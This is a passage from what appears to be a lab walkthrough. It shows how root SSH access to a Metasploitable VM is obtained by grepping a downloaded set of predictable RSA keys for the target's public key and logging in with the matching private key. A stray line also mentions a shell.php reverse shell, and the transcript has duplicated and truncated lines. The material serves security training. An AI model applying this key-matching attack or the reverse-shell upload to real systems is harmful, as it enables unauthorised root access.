rsa/2048/e311fc52da0d062cd6e9a507a7470db8-15835.pub
rsa/2048/ae88b6e25a832541ac60978e90fb40fe-28014
rsa/2048/759ee1c853d2fcc07a13e6867ed75a35-26843
rsa/2048/22817b9fcfca9c043d6d48dac528b0a6-3298
rsa/2048/cd84c0196af31046b45037f39208c9c1-11710
rsa/2048/9634a42c34d72e776593a9f1ddd38085-2633
rsa/2048/1668b5d4171480a6359c0966ded47550-15730
rsa/2048/b8a7774ef9e5b9b2b73a685e509b899b-2131
  ot@kali-linux:~/Downloads#
```

cd rsa/2048/

```
rsa/2048/30388df39db5ac954cd27751ea951740-27600.pub
rsa/2048/5c89c6c9db773399e7c9d1c0839cba88-24658
rsa/2048/ad65d74b5ec66eeaa2a3664431ea798f-24452
rsa/2048/9a17284a539df12e169db053df3a5bc7-22476.pub
rsa/2048/2a8b7027411867e66a545f2e405e42d3-32766.pub
rsa/2048/4be5cddcd209d1d6d6432e9749fa9d6b-3075
rsa/2048/902da270cdddd7b6b0d58935b4382dfe-15201.pub
rsa/2048/887a1b501effb90abb9b698d0e9ba4d8-5604.pub
rsa/2048/5ae84603798745fcc30ba581e77481bc-29023
rsa/2048/05822a65ece616d278229dce562d951e-26858.pub
rsa/2048/c8b806bf9674d0280339e3098feb77f0-16906
rsa/2048/a2ee253ffee7c53138f88523add82e8e-3199
rsa/2048/2df5993a79670bfbf518ccbe1c880698-6057
rsa/2048/22395760ea6265919ef5db8d26dda56c-17578
rsa/2048/e311fc52da0d062cd6e9a507a7470db8-15835.pub
rsa/2048/ae88b6e25a832541ac60978e90fb40fe-28014
rsa/2048/759ee1c853d2fcc07a13e6867ed75a35-26843
rsa/2048/22817b9fcfca9c043d6d48dac528b0a6-3298
rsa/2048/cd84c0196af31046b45037f39208c9c1-11710
rsa/2048/9634a42c34d72e776593a9f1ddd38085-2633
rsa/2048/1668b5d4171480a6359c0966ded47550-15730
rsa/2048/b8a7774ef9e5b9b2b73a685e509b899b-2131
  ot@kali-linux:~/Downloads# cd rsa/2048/
ot@kali-linux:~/Downloads/rsa/2048#
```

grep -lr [copied key] *.pub

root@kali-linux:~/Downloads/rsa/2048# grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJF
ZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR00h+WBV0x1c6iPL/0
zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCD
LYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRW
ocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4Woc
yVxsXovcNnbALTp3w *.pub
57c3115d77c56390332dc5c49978627a-5429.pub
root@kali-linux:~/Downloads/rsa/2048#

ssh -i [matched key] root@[victim machine IP]

```
By uploading the shell.php (reverse shell .php file) we were able to root access.
                 :~/Downloads/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-54
29 root@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.6' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~#
```